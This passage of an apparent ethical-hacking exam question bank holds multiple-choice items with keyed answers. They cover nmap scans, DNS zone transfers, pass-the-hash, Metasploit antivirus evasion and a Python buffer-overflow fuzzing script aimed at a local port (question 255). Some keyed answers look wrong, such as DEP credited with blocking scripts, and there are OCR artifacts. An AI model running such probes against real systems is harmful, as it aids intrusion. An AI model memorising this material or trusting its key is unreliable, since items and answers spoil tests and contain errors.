B. a vulnerability scanner
C. a virus scanner
D. a malware scanner

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 220
What two conditions must a digital signature meet?

A. Has to be unforgeable, and has to be authentic.
B. Has to be legible and neat.
C. Must be unique and have special characters.
D. Has to be the same number of characters as a physical signature and must be unique.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 221
An attacker is trying to redirect the traffic of a small office. That office is using their own mail server, DNS server and NTP server because of the importance of their job. The attacker gains access to the DNS server and redirects the direction www.google.com to his own IP address. Now when the employees of the office want to go to Google they are being redirected to the attacker machine. What is the name of this kind of attack?

A. ARP Poisoning
B. Smurf Attack
C. DNS spoofing
D. MAC Flooding

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 222
If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

A. Civil
B. International
C. Criminal
D. Common

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 223
What is the role of test automation in security testing?
A. It can accelerate benchmark tests and repeat them with a consistent test setup. But it cannot replace manual testing completely.

B. It is an option but it tends to be very expensive.
C. It should be used exclusively. Manual testing is outdated because of low speed and possible test setup inconsistencies.
D. Test automation is not usable in security due to the complexity of the tests.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 224
The company ABC recently discovered that their new product was released by the opposition before their premiere. They contract an investigator who discovered that the maid threw away papers with confidential information about the new product and the opposition found it in the garbage. What is the name of the technique used by the opposition?

A. Hack attack
B. Sniffing
C. Dumpster diving
D. Spying

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 225
The company ABC recently contracted a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. What of the following options can be useful to ensure the integrity of the data?

A. The document can be sent to the accountant using an exclusive USB for that document.
B. The CFO can use a hash algorithm in the document once he approved the financial statements.
C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure it is the same document.
D. The CFO can use an excel file with a password.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 226
In many states sending spam is illegal. Thus, the spammers have techniques to try and ensure that no one knows they sent the spam out to thousands of users at a time. Which of the following best describes what spammers use to hide the origin of these types of e-mails?

A. A blacklist of companies that have their mail server relays configured to allow traffic only to their specific domain name.
B. Mail relaying, which is a technique of bouncing e-mail from internal to external mails servers continuously.
C. A blacklist of companies that have their mail server relays configured to be wide open.
D. Tools that will reconfigure a mail server's relay component to send the e-mail back to the spammers occasionally.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 227
You are an Ethical Hacker who is auditing the ABC company. When you verify the NOC one of the machines has 2 connections, one wired and the other wireless. When you verify the configuration of this Windows system you find two static routes.

```
route add 10.0.0.0 mask 255.0.0.0 10.0.0.1
route add 0.0.0.0 mask 255.0.0.0 199.168.0.1
```

What is the main purpose of those static routes?

A. Both static routes indicate that the traffic is external with different gateway.
B. The first static route indicates that the internal traffic will use an external gateway and the second static route indicates that the traffic will be rerouted.
C. Both static routes indicate that the traffic is internal with different gateway.
D. The first static route indicates that the internal addresses are using the internal gateway and the second static route indicates that all the traffic that is not internal must go to an external gateway.

Correct Answer: D

Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 228
What is the correct process for the TCP three-way handshake connection establishment and connection termination?

A. Connection Establishment: FIN, ACK-FIN, ACKConnection Termination: SYN, SYN-ACK, ACK
B. Connection Establishment: SYN, SYN-ACK, ACKConnection Termination: ACK, ACK-SYN, SYN
C. Connection Establishment: ACK, ACK-SYN, SYNConnection Termination: FIN, ACK-FIN, ACK
D. Connection Establishment: SYN, SYN-ACK, ACKConnection Termination: FIN, ACK-FIN, ACK


Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 229
Emil uses nmap to scan two hosts using this command.

```
nmap -sS -T4 -O 192.168.99.1 192.168.99.7
```

He receives this output:



```
Nmap scan report for 192.168.99.1
Host is up (0.00082s latency).
Not shown: 994 filtered ports
PORT STATE SERVICE
21/tcp open ftp
23/tcp open telnet
53/tcp open domain
80/tcp open http
161/tcp closed snmp
MAC Address: B0:75:D5:33:57:74 (ZTE)

Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Nmap scan report for 192.168.99.7
Host is up (0.000047s latency).
All 1000 scanned ports on 192.168.99.7 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
```

What is

his conclusion?

A. Host 192.168.99.7 is an iPad.
B. He performed a SYN scan and OS scan on hosts 192.168.99.1 and 192.168.99.7.
C. Host 192.168.99.1 is the host that he launched the scan from.
D. Host 192.168.99.7 is down.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 230
You're doing an internal security audit and you want to find out what ports are open on all the servers. What is the best way to find out?

A. Scan servers with Nmap
B. Physically go to each server
C. Scan servers with MBSA
D. Telent to every port on each server

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 231
Jimmy is standing outside a secure entrance to a facility. He is pretending to have a tense conversation on his cell phone as an authorized employee badges in. Jimmy, while still on the phone, grabs the door as it begins to close.

What just happened?

A. Phishing
B. Whaling
C. Tailgating
D. Masquerading

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 232
Which protocol is used for setting up secured channels between two devices, typically in VPNs?
A. IPSEC
B. PEM
C. SET

D. PPP

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 233
In cryptanalysis and computer security, 'pass the hash' is a hacking technique that allows an attacker to authenticate to a remote server/service by using the underlying NTLM and/or LanMan hash of a user's password, instead of requiring the associated plaintext password as is normally the case.
Metasploit Framework has a module for this technique: psexec. The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by sysinternals and has been integrated within the framework. Often as penetration testers, successfully gain access to a system through some exploit, use meterpreter to grab the passwords or other methods like fgdump, pwdump, or cachedump and then utilize rainbowtables to crack those hash values.

Which of the following is true hash type and sort order that is using in the psexec module's 'smbpass'?


A. NT:LM
B. LM:NT
C. LM:NTLM
D. NTLM:LM

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 234
Which of the following Nmap commands will produce the following output?

Output:



```
Starting Nmap 6.47 (http://nmap.org ) at 2015-05-26 12:50 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00042s latency).
Not shown: 65530 open|filtered ports, 65529 filtered ports
PORT STATE SERVICE
111/tcp open rpcbind
999/tcp open garcon
1017/tcp open unknown
1021/tcp open exp1
1023/tcp open netvenuechat
2049/tcp open nfs
17501/tcp open unknown
111/udp open rpcbind
123/udp open ntp
137/udp open netbios-ns
2049/udp open nfs
5353/udp open zeroconf
17501/udp open|filtered unknown
51857/udp open|filtered unknown
54358/udp open|filtered unknown
56228/udp open|filtered unknown
57598/udp open|filtered unknown
59488/udp open|filtered unknown
60027/udp open|filtered unknown
```

A. nmap -sN -Ps -T4 192.168.1.1

B. nmap -sT -sX -Pn -p 1-65535 192.168.1.1C. nmap -sS -Pn 192.168.1.1

D. nmap -sS -sU -Pn -p 1-65535 192.168.1.1

Correct Answer: D
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 235
Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?

A. msfpayload
B. msfcli
C. msfencode
D. msfd

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 236
You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

A. hping2 host.domain.com
B. hping2 --set-ICMP host.domain.com
C. hping2 -i host.domain.com
D. hping2 -1 host.domain.com

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 237
Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

A. Burp Suite
B. OpenVAS
C. tshark D. Kismet

Correct Answer: D

Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 238
The establishment of a TCP connection involves a negotiation called 3 way handshake. What type of message sends the client to the server in order to begin this negotiation?

A. RST
B. ACK
C. SYN-ACK
D. SYN

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 239
Internet Protocol Security IPSec is actually a suite of protocols. Each protocol within the suite provides different functionality. Collective IPSec does everything except.

A. Protect the payload and the headers
B. Authenticate
C. Encrypt
D. Work at the Data Link Layer

Correct Answer: D
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 240

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.
B. A biometric system that bases authentication decisions on physical attributes.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. An authentication system that uses passphrases that are converted into virtual passwords.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 241

An attacker attaches a rogue router in a network. He wants to redirect traffic to a LAN attached to his router as part of a man-in-the-middle attack. What measure on behalf of the legitimate admin can mitigate this attack?


A. Only using OSPFv3 will mitigate this risk.
B. Make sure that legitimate network routers are configured to run routing protocols with authentication.
C. Redirection of the traffic cannot happen unless the admin allows it explicitly.
D. Disable all routing protocols and only use static routes.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 242

Look at the following output. What did the hacker accomplish?



```
; <<>> DiG 9.7.-P1 <<>> axfr domam.com @192.168.1.105
;; global options: +cmd
domain.com. 3600 IN SOA srv1.domain.com. hostsrv1.domain.com.
131 900 600 86400 3600
domain.com. 600 IN A 192.168.1.102
domain.com. 600 IN A 192.168.1.105
domain.com. 3600 IN NS srv1.domain.com.
domain.com. 3600 IN NS srv2.domain.com.
vpn.domain.com. 3600 IN A 192.168.1.1
server.domain.com. 3600 IN A 192.168.1.3
office.domain.com. 3600 IN A 192.168.1.4
remote.domain.com. 3600 IN A 192.168. 1.48
support.domain.com. 3600 IN A 192.168.1.47
ns1.domain.com. 3600 IN A 192.168.1.41
ns2.domain.com. 3600 IN A 192.168.1.42
ns3.domain.com. 3600 IN A 192.168.1.34
ns4.domain.com. 3600 IN A 192.168.1.45
srv1.domain.com. 3600 IN A 192.168.1.102
srv2.domain.com. 1200 IN A 192.168.1.105
domain.com. 3600 IN SOA srv1.domain.com. hostsrv1.domain.com.
131 900 600 86400 3600
;; Query time: 269 msec
;; SERVER: 192.168.1.105#53(192.168.1.105)
;; WHEN: Sun Aug 11 20:07:59 2013
;; XFR size: 65 records (messages 65, bytes 4501)
```

A. The hacker used whois to gather publicly available records for the domain.
B. The hacker used the "fierce" tool to brute force the list of available domains.
C. The hacker listed DNS records on his own domain.
D. The hacker successfully transfered the zone and enumerated the hosts.

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 243
What network security concept requires multiple layers of security controls to be placed throughout an IT infrastructure, which improves the security posture of an organization to defend against malicious attacks or potential vulnerabilities?

A. Security through obscurity
B. Host-Based Intrusion Detection System
C. Defense in depth
D. Network-Based Intrusion Detection System

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 244
Scenario:

1. Victim opens the attacker's web site.
2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make $1000 in a day?'.
3. Victim clicks to the interesting and attractive content url.
4. Attacker creates a transparent 'iframe' in front of the url which victim attempt to click, so victim thinks that he/she clicks to the 'Do you want to make $1000 in a day?' url but actually he/she clicks to the content or url that exists in the transparent 'iframe' which is setup by the attacker. What is the name of the attack which is mentioned in the scenario?

A. HTTP Parameter Pollution
B. HTML Injection
C. Session Fixation
D. ClickJacking Attack

Correct Answer: D

Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 245
If there is an Intrusion Detection System (IDS) in intranet, which port scanning technique cannot be used?

A. Spoof Scan
B. TCP Connect scan
C. TCP SYN
D. Idle Scan

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 246
What is correct about digital signatures?

A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
B. Digital signatures may be used in different documents of the same type.
C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
D. Digital signatures are issued once for each user and can be used everywhere until they expire.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 247
What is not a PCI compliance recommendation?

A. Limit access to card holder data to as few individuals as possible.
B. Use encryption to protect all transmission of card holder data over any public network.
C. Rotate employees handling credit card transactions on a yearly basis to different departments.
D. Use a firewall between the public network and the payment card data.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 248
Which Intrusion Detection System is best applicable for large environments where critical assets on the network need extra security and is ideal for observing sensitive network segments?

A. Network-based intrusion detection system (NIDS)
B. Host-based intrusion detection system (HIDS)
C. Firewalls
D. Honeypots

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 249
An attacker is using nmap to do a ping sweep and a port scanning in a subnet of 254 addresses.

In which order should he perform these steps?

A. The sequence does not matter. Both steps have to be performed against all hosts.
B. First the port scan to identify interesting services and then the ping sweep to find hosts responding to icmp echo requests.
C. First the ping sweep to identify live hosts and then the port scan on the live hosts. This way he saves time.
D. The port scan alone is adequate. This way he saves time.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 250
What mechanism in Windows prevents a user from accidentally executing a potentially malicious batch (.bat) or PowerShell (.ps1) script?

A. User Access Control (UAC)
B. Data Execution Prevention (DEP)
C. Address Space Layout Randomization (ASLR)
D. Windows firewall

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 251
Which of the following areas is considered a strength of symmetric key cryptography when compared with asymmetric algorithms?

A. Scalability
B. Speed
C. Key distribution
D. Security

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 252

By using a smart card and pin, you are using a two-factor authentication that satisfies

A. Something you know and something you are
B. Something you have and something you know
C. Something you have and something you are
D. Something you are and something you remember

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 253
You want to analyze packets on your wireless network. Which program would you use?

A. Wireshark with Airpcap
B. Airsnort with Airpcap
C. Wireshark with Winpcap
D. Ethereal with Winpcap

Correct Answer: A
Section: MIX QUESTIONS
Explanation


Explanation/Reference:

QUESTION 254
It has been reported to you that someone has caused an information spillage on their computer. You go to the computer, disconnect it from the network, remove the keyboard and mouse, and power it down. What step in incident handling did you just complete?

A. Containment
B. Eradication
C. Recovery
D. Discovery

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 255



```
#!/usr/bin/python
import socket
buffer=["A"]
counter=50
while len(buffer)<=100:
buffer.apend ("A"*counter)
counter=counter+50
commands=["HELP","STATS.","RTIME.","LTIME.","SRUN.","TRUN.","GMO
N.","GDOG.","KSTET.","GTER.","HTER.","LTER.","KSTAN."]
for command in commands:
 for buffstring in buffer:
  print "Exploiting" +command+":"+str(len(buffstring))
  s=socket.socket(socket.AF_INET.socket.SOCK_STREAM)
  s.connect(('127.0.0.1',9999))
  s.recv(50)
  s.send(command+buffstring)
  s.close()
```

What is the code written for?

A. Buffer Overflow
B. Encryption
C. Bruteforce
D. Denial-of-service (Dos)

Correct Answer: A

Section: MIX QUESTIONS
Explanation Explanation/Reference:

QUESTION 256

An enterprise recently moved to a new office and the new neighborhood is a little risky. The CEO wants to monitor the physical perimeter and the entrance doors 24 hours. What is the best option to do this job?

A. Use fences in the entrance doors.
B. Install a CCTV with cameras pointing to the entrance doors and the street.
C. Use an IDS in the entrance doors and install some of them near the corners.
D. Use lights in all the entrance doors and along the company's perimeter.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 257

Which of the following is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet.

A. Heartbleed Bug
B. POODLE
C. SSL/TLS Renegotiation Vulnerability
D. Shellshock

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 258

There are several ways to gain insight on how a cryptosystem works with the goal of reverse engineering the process. A term describes when two pieces of data result in the same value is?

A. Collision B.
Collusion

C. Polymorphism

D. Escrow

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 259
Which of the following security policies defines the use of VPN for gaining access to an internal corporate network?

A. Network security policy
B. Remote access policy
C. Information protection policy
D. Access control policy

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 260
One of the Forbes 500 companies has been subjected to a large scale attack. You are one of the shortlisted pen testers that they may hire. During the interview with the CIO, he emphasized that he wants to totally eliminate all risks. What is one of the first things you should do when hired?

A. Interview all employees in the company to rule out possible insider threats.
B. Establish attribution to suspected attackers.
C. Explain to the CIO that you cannot eliminate all risk, but you will be able to reduce risk to acceptable levels.
D. Start the Wireshark application to start sniffing network traffic.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 261
Which of the following is an NMAP script that could help detect HTTP Methods such as GET, POST, HEAD, PUT, DELETE, TRACE?

A. http-git
B. http-headers
C. http enum
D. http-methods

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 262
Which of the following is the most important phase of ethical hacking wherein you need to spend considerable amount of time?

A. Gaining access
B. Escalating privileges
C. Network mapping
D. Footprinting

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 263

It is a short-range wireless communication technology that allows mobile phones, computers and other devices to connect and communicate. This technology intends to replace cables connecting portable devices with high regards to security.

A. Bluetooth
B. Radio-Frequency Identification
C. WLAN
D. InfraRed

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 264
Matthew received an email with an attachment named “YouWon$10Grand.zip.” The zip file contains a file named “HowToClaimYourPrize.docx.exe.” Out of excitement and curiosity, Matthew opened the said file. Without his knowledge, the file copies itself to Matthew’s APPDATA\local directory and begins to beacon to a Command-and-control server to download additional malicious binaries. What type of malware has Matthew encountered?

A. Key-logger
B. Trojan
C. Worm
D. Macro Virus

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 265
Which among the following is a Windows command that a hacker can use to list all the shares to which the current user context has access?

A. NET FILE
B. NET USE
C. NET CONFIG
D. NET VIEW

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 266

What is the approximate cost of replacement and recovery operation per year of a hard drive that has a value of $300 given that the technician who charges $10/hr would need 10 hours to restore OS and Software and needs further 4 hours to restore the database from the last backup to the new hard disk? Calculate the SLE, ARO, and ALE. Assume the EF = 1 (100%).

A. $440
B. $100
C. $1320
D. $146

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 267

